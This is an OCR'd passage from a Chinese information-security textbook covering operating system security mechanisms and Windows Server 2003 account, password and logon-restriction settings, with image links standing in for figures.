


图 4-41　吊销证书

（2）单击“吊销的证书”，看到 ID 为 2 的证书已被吊销，如图 4-42 所示。




图 4-42 已经被吊销的证书 ID 为 2

第5章 操作系统安全

操作系统安全是信息系统安全的基础,本章介绍操作系统的基本安全机制、Windows Server 2003的安全机制、Linux的安全机制;重点介绍Windows Server 2003的账户安全、文件系统安全、主机安全,Linux账户安全、文件系统安全。

5.1 操作系统安全机制

操作系统作为计算机系统核心的系统软件,负责控制和管理计算机系统资源。因此,操作系统的安全对于整个计算机系统的安全性起着基础性的作用。与过去相比,现代操作系统性能更先进、功能更丰富,但存在不少的安全漏洞或“后门”,并且操作系统的默认安全设置很容易受到攻击。因此,要减少这些安全漏洞或“后门”对计算机系统的威胁,就必须对操作系统予以合理配置、管理和监控。

操作系统不安全的主要原因是操作系统结构体制的缺陷。对操作系统构成的威胁主要有计算机病毒、特洛伊木马、隐秘通道和天窗等。一个可靠有效的操作系统必须具有很强的安全性,并且能够采取相应的保护措施来防范这些威胁。操作系统所具有的安全机制应包括身份认证、访问控制、权限管理、内存保护、文件保护、安全审计等。

5.1.1 身份认证机制

身份认证(authentication)是证明某人或某个对象身份的过程,是保证系统安全的重要措施。身份认证需要用一个标识(identification)来表示用户的身份。将用户标识和用户联系的过程称为认证。操作系统的许多保护措施大都基于认证系统的合法用户,身份认证是操作系统中相当重要的一个方面,也是用户获取权限的关键。

5.1.2 访问控制机制

访问控制技术是计算机安全领域一项传统的技术,其基本任务就是防止非法用户进入系统及合法用户对系统资源的非法使用。

常见的访问控制机制主要有以下几种。

(1) 自主访问控制(discretionary access control,DAC),根据用户的身份及允许访问权限决定其访问操作。在这种机制下,文件的拥有者可以指定系统中的其他用户(或用户组)对其文件的访问权。这种访问控制机制的灵活性高,被大量采用。然而,也正是由于这种灵

活性使信息安全性能降低。

(2) 强制访问控制(mandatory access control,MAC),指用户与文件都有一个固定的安全属性,系统用该安全属性来决定一个用户是否可以访问某个文件。安全属性是强制性的规定,它由安全管理员或操作系统根据限定的规则确定,用户或用户的程序不能加以修改。如果系统认为具有某个安全属性的用户不适于访问某个文件,那么任何人(包括文件的拥有者)都无法使该用户具有访问该文件的权力。

(3) 基于角色的访问控制(role-based access control,RBAC)。RBAC 解决了具有大量用户、数据客体和访问权限的系统中授权管理问题。RBAC 在满足企业信息系统安全需求方面显示了极大的优势,有效地克服了传统访问控制技术存在的不足,可以减少授权管理的复杂性并降低管理开销,为管理员提供一个比较好的安全策略实现环境。其优点主要体现在:角色和会话设置带来的好处是容易实施最小特权原则;相较于个体授权,将若干特定用户集合与某种授权连接在一起的授权管理,具有更强大的可操作性和可管理性;系统的最终用户并没有与数据对象有直接的联系,而是通过角色这个中间层来访问后台数据信息;在应用层次上,角色的逻辑意义和划分更为明显和直接。

5.1.3 最小特权管理机制

最小特权(least privilege)是指在完成某种操作时赋予每个主体(用户或进程)必不可少的特权。最小特权原则一方面给予主体“必不可少”的特权,保证了所有的主体能在所赋予的特权之下完成所需要完成的任务或操作;另一方面,它只给予主体“必不可少”的特权,从而限制了每个主体所能进行的操作,确保由于可能的事故、错误、网络部件的篡改等原因造成的损失最小。

常见的最小特权管理机制有基于文件的特权机制和基于进程的特权机制等。

5.1.4 可信通路机制

可信通路(trust path)是终端人员能借以直接同可信计算基(trusted computing base,TCB)通信的一种机制。可信通路机制只能由有关终端人员或可信计算基启动,并且不能被不可信软件模仿。可信通路机制主要应用在用户登录或注册时,能够保证用户确实是和安全核心通信,防止不可信进程(如特洛伊木马等)模拟系统的登录过程而窃取口令。

5.1.5 隐蔽通道的分析与处理

隐蔽通道是指系统中利用那些本来不是用于通信的系统资源绕过强制访问控制进行非法通信的一种机制。系统内充满着隐蔽通道。对于系统中的每一个信息比特,如果它能由一个进程修改而由另一个进程读取(直接或间接),那它就是一个潜在的隐蔽通道。

5.1.6 安全审计机制

审计为系统进行事故原因的查询、定位,事故发生前的预测、报警,以及事故发生之后的实时处理,提供详细、可靠的依据和支持,以便有违反系统安全规则的事件发生后能够有效地追查事件发生的地点和过程。

操作系统必须能够生成、维护及保护审计过程，防止其被非法修改、访问和毁坏，特别是要保护审计数据，严格限制未经授权的用户访问。一个安全操作系统的审计机制就是对系统中有关安全的活动进行记录、检查及审核，它的主要目的就是检测和阻止非法用户对计算机系统的入侵，并显示合法用户的误操作。审计作为安全系统的重要组成部分，在可信计算机系统评价准则(trusted computer system evaluation criteria，TCSEC)中要求C2级以上的安全操作系统必须包含审计功能。

5.2 Windows操作系统安全

Windows Server 2003是微软公司在Windows NT技术基础上推出的操作系统，目前已成为广大中小企业网络服务器的首选系统平台。Windows系统的安全模型包括信任域控制器、身份认证、服务之间的信任委派以及基于对象的访问控制。Windows安全服务的核心功能包括活动目录(active directory，AD)服务、对公钥基础设施PKI的集成支持、对Kerberos V5鉴别协议的支持、保护本地数据的加密文件系统(encrypted files system，EFS)和使用Internet安全协议(IPSec)来支持公共网络上的安全通信等。

(1) 活动目录服务。活动目录服务在Windows信息安全和网络安全中具有重要作用，它是关于用户、硬件、应用和网络数据的存储中心，同时还存储用户的鉴别信息、用户使用某一资源的授权信息等。Windows系统的安全模型正是建立在活动目录结构之上，提供域间信任关系、组策略安全管理、身份认证和访问控制、管理委派等安全性服务。

(2) 认证服务。Windows使用Kerberos V5作为网络用户身份认证的主要方法。Kerberos协议提供在客户机和应用服务器之间建立连接之前的相互身份认证的机制。

在使用Kerberos协议前，所有客户机和服务器都要向Kerberos身份认证服务器注册。使用Kerberos身份认证协议时，客户端将由用户密码派生的加密信息发送到Kerberos服务器，该服务器使用它来验证用户的身份。同样，服务器也将相关信息发送到客户端的Kerberos软件，以验证服务器的身份。这种交互身份验证过程可同时避免客户机和服务器被恶意用户欺骗。

Windows操作系统全面支持PKI，并作为操作系统的一项基本服务而存在。组成Windows PKI的基本逻辑组件中的核心是微软证书服务系统(Microsoft certificate service)，它允许用户配置一个或多个企业CA(认证机构)。这些CA支持证书的分发、管理和撤销，并与活动目录和策略配合，共同完成证书和废止信息的发布。

(3) 加密文件系统。加密文件系统(EFS)是Windows Server 2003的NTFS文件系统的一个组件，能够让用户对本地计算机中的文件或文件夹进行加密，非授权用户不能对这些加密文件进行读写操作。EFS可以和Windows PKI集成，并提供在用户私钥丢失情况下对数据进行恢复的功能。

当使用EFS对NTFS文件系统的文件或文件夹进行安全处理时，操作系统将使用CryptoAPI所提供的公钥和对称密钥加密算法对文件或文件夹进行加密。EFS在保护文件时自动对其进行加密，并且在用户再次打开文件时解密。除了加密文件的人和具有EFS文件恢复证书的管理员之外，没有人可以读取这些文件。由于加密机制已经内置于文件系统中，管理员和用户使用起来是非常简单的。

(4) 安全模板。安全模板是安全配置的实际体现,它是一个可以存储一组安全设置的文件。Windows 包含一组标准安全模板,模板适用的范围从低安全性域客户端设置到高安全性域控制器设置。这些模板可以直接应用、修改或作为创建用户自定义安全模板的基础。"安全配置"和"分析"工具是"安全模板"管理单元所附带的,用于将定义在安全模板中的设置应用到实际系统中,还可以用于分析系统的安全性并与计算机上已经部署的设置进行比较,以确保它们符合组织标准。Windows 提供了安全模板工具,它可以方便地组织网络安全设置的建立和管理。管理员使用微软管理控制台(Microsoft management console, MMC)可以很容易定义标准模板,并统一地应用到多个计算机或用户中。

(5) 安全账户管理器。Windows 对用户账户的安全管理使用安全账户管理器(security account manager,SAM),它是 Windows 的用户账户数据库,所有用户的登录名及口令等相关信息都会保存在这个文件中。Windows 系统对 SAM 文件中的资料全部进行加密处理,一般的编辑器不能直接读取这些信息。

SAM 对账户的管理是通过安全标识符来实现的,安全标识符在账户创建时同时创建。安全标识符是唯一的,即使是相同的用户名,在每次创建时获得的安全标识符也完全不同。因此,一旦某个账户被删除,它的安全标识符就不再存在了,即使使用相同的用户名重建账户,也会被赋予不同的安全标识符,不会保留原来的权限。

(6) 支持 IPSec 协议。为了保护通过网络的数据,并保持对用户和应用的完全透明,Windows 使用 IPSec 协议。IPSec 提供了认证、加密、数据完整性和 TCP/IP 数据的过滤功能。IPSec 协议工作在网络的 IP 层,提供了端到端的安全服务。

(7) 可扩展的安全体系结构。为了提供与现有客户端的兼容并利用特殊的安全机制,Windows 操作系统提供了对安全扩展性的支持,此项功能称为安全性支持供应商接口(security support provider interface,SSPI)。使用 SSPI 可确保在基于 Windows 环境中实现一致的安全性。SSPI 为客户/服务器双方的身份认证提供了上层应用 API,屏蔽了网络安全协议的实现细节,大大减少了为支持多方认证需要实现协议的代码量。

(8) 安全审核。Windows 包含了安全性审核功能,允许用户监视与安全性相关的事件(如失败的登录尝试),因此,可以检测到供给者和试图危害系统数据的事件。在 Windows 审核事件类型中,最常见的有对对象的访问(如文件和文件夹)、用户和组账户的管理、用户登录和注销的事件等。除了审核与安全性相关的事件外,Windows 还产生安全性日志,并提供查看日志中所报告安全性事件的方法。

5.2.1 Windows Server 2003 账户安全

使用 Windows Server 2003 操作系统,必须具备合法账户,才能登录到服务器,访问网络上的资源。基于 Internet 的非法入侵也是从寻找账户的漏洞开始的。

1. 账户种类

账户是 Windows Server 2003 网络中的一个重要组成部分,账户代表着需要访问网络资源的账户。从某种意义上说,账户就是网络世界中用户的身份证。Windows Server 2003 网络依靠账户来管理用户,控制用户对资源的访问,每一个需要访问网络的用户都要有一个账户。Windows Server 2003 所支持的用户分为两种主要的账户类型:域用户账户和本地

用户账户。除此之外，还有内置的用户账户。

1）域用户账户

域用户账户是用户访问域的唯一凭证，因此在域中必须是唯一的。域用户账户在域控制器上建立，作为活动目录的一个对象保存在域的数据库中。用户在域中的任何一台计算机登录到域中的时候必须提供一个合法的域用户账户，该账户将被域控制器所验证。

保存域用户账户数据库（AD，活动目录）叫作安全账户管理器（security accounts manager，SAM），该数据库位于域控制器上的\%systemroot%\NTDS\NTDS.DIT 文件中。为了保证账户在域中的唯一性，每个账户都被 Windows Server 2003 签订一个唯一的 SID（security identifier，安全识别符）。SID 将成为一个账户的属性，不随账户的修改、更名而改动，并且一旦账户被删除，SID 也将不复存在，即便重新创建一个一模一样的账户，其 SID 也不会和原有的 SID 一样，对于 Windows Server 2003 而言，这就是两个不同的账户。在 Windows Server 2003 中系统实际上是利用 SID 来对应用户权限的，因此只要 SID 不同，新建的账户就不会继承原有的账户的权限与组的隶属关系。

2）本地用户账户

当 Windows Server 2003 工作在“工作组”模式下或者作为域中的成员服务器时，在计算机操作系统中存在的是本地用户和本地组。本地用户账户的作用范围仅限于在创建该账户的计算机上，以控制用户对该计算机上的资源的访问。所以当需要访问在“工作组”模式下的计算机时，必须在每一个需要访问的计算机上都有其本地账户。其中本地账户都存储在%SystemRoot%\system32\config\Sam 数据库中。这些账户在存放该账户的计算机上必须是唯一的。

由于本地用户账户的验证是由创建该账户的计算机来进行的，因此对于这种类型账户的管理是分散的。通常不建议在成员服务器和基于 Windows XP 的计算机上建立本地用户账户。这些账户不能在域环境中统一管理、设置和维护，并且使用这种类型账户的用户在访问域的资源时还要再提供一个域用户账户，同时要经过域控制器的验证。这些都使得本地用户账户不适用在域的环境下，并且也容易造成安全隐患。因此，应当在域的环境中只使用域用户账户。本地用户账户适用于工作组模式中，该模式中没有集中的网络管理者，必须由每台计算机自己维护账户和资源。

与域用户账户一样，本地用户账户也有一个唯一的 SID 来标志账户，并记录账户的权限和组的隶属关系。

3）内置的用户账户

内置的用户账户是 Windows Server 2003 操作系统自带的账户，在安装好 Windows Server 2003 之后，这些账户就存在了，并已经被赋予了相应的权限。Windows Server 2003 利用这些账户来完成某些特定的工作。Windows Server 2003 最常见的内置用户账户包括 Administrator 和 Guest。这些内置账户不允许被删除，并且 Administrator 账户也不允许被屏蔽，但内置账户允许被更名。

（1）Administrator 账号。Administrator（管理员）账号被赋予在域中和在计算机中具有不受限制的权力，该账号被设计用于对本地计算机或域进行管理，可以从事创建其他用户账号、创建组、实施安全策略、管理打印机以及分配用户对资源的访问权限等工作。

由于 Administrator 账号的特殊性，该账号深受黑客及不怀好意的用户的青睐，成为攻

击的首选对象。出于安全性的考虑，建议将该账号更名，以降低该账号的安全风险。

(2) Guest账号。Guest(来宾)账号一般被用于在域中或计算机中没有固定账号的用户临时访问域或计算机时使用。该账号默认情况下不允许对域或计算机中的设置和资源做永久性的更改。出于安全考虑，Guest账号在Windows Server 2003安装好之后是被屏蔽的。如果需要，可以手动启动，应该注意分配给该账号的权限，该账号也是黑客攻击的主要对象。

2. 账户与密码约定

在规划Windows Server 2003域时，有两种约定注意考虑：账户的命名约定和账户的密码约定。

1) 账户命名约定

由于账号在域中的重要性和唯一性，因此账号的命名约定十分重要。一个好的账号命名约定将有助于规划一个高效的活动目录。

Windows 2003的账号命名约定包括如下内容：①域用户账号的用户登录名在AD中必须唯一；②域用户账号的完全名称在创建该用户账号的域中必须唯一；③本地用户账号在创建该账号的计算机中必须唯一；④如果用户名称有重复，则应该在账号上区别出来；⑤对于临时雇员应该做出特殊的命名，以便标示出来。

用户账户的登录名最多可以包含20个大小写字符和数字，不能使用保留字符：/、\、[、]、:、;、I、‘、,、+、*、?、＜、＞。一个良好的账户命名约定将会提高应用程序的运行效率，并且更易使用。

2) 账户密码约定

密码用来验证账户的使用者的合法性，因此对于在商业环境中的操作系统而言，密码的约定是十分重要的。

通常使用密码有如下原则。①尽量避免带有明显意义的字符或数字的组合，最好采用大小写和数字的无意义混合。在不同安全要求下，规定最小的密码长度。通常密码越长越不易被猜到(最长可以达到128位)。②对于不同级别的安全要求，确定用户的账号密码是由管理员控制还是由账号的拥有者控制。③定期更改密码，尽量使用不同的密码。有关密码的策略可以由系统管理员在密码策略管理工具中加以规定，以保护系统的安全性。

3. 账户和密码安全设置

为了控制用户对域的访问，加强域的安全性，可以设置用户登录域的时间以及从哪台工作站登录到域中等，这些选项都可以在用户的属性中加以确定。另外对于已经不再在企业中工作的员工来说，及时删除或屏蔽该员工的用户账号是很重要的，否则将是一个安全隐患。利用“账户”选项卡中的账户过期可以帮助管理员维护账号的使用期限。

1) 限制新建的账号的登录

例如，打开要设置的用户Guest的属性对话框。

在“账户”选项卡中，可以为用户更改登录名，如图5-1所示。

2) 限制账户的登录时间

在如图5-1所示的“账户”选项卡中，单击“登录时间”按钮，打开用户的登录时间对话

框，在该对话框中可以设置允许或拒绝用户登录到域的时间。蓝色的格子代表允许登录的时间段，默认情况下账户可以在任意的时间内登录到域中，如图 5-2 所示。



图 5-1　“账户”选项卡




图 5-2　用户的登录时间对话框

单击要设置的时间格（一格代表一个小时），也可以拖动鼠标依次选中多个时间格，然后选择“拒绝登录”单选按钮，使这段时间成为禁止登录的时间段，白色格子代表拒绝登录。如果用户在域中工作的时间超过设定的“允许登录”时间，并不会断开与域的连接（登录时间只是限定何时可以登录到域中）。

3）限制登录到指定的计算机

在如图 5-1 所示的“账户”选项卡中，单击“登录到”按钮，打开“登录工作站”对话框，如图 5-3 所示，在该对话框中可以设置允许用户登录到域中的计算机，默认情况下用户可以从任何一台域中的计算机登录到域。

若只允许登录到指定的计算机，可选择“下列计算机”单选按钮，然后在“计算机名”文本框中输入允许用户登录的计算机名，单击“添加”按钮将计算机加入到计算机列表中。如果要删除某台允许用户登录的计算机，只需在列表中选中相应的计算机并单击“删除”按钮即可。在“计算机名”文本框中只能输入计算机的 NetBIOS 名，不能输入 DNS 名或 IP 地址。

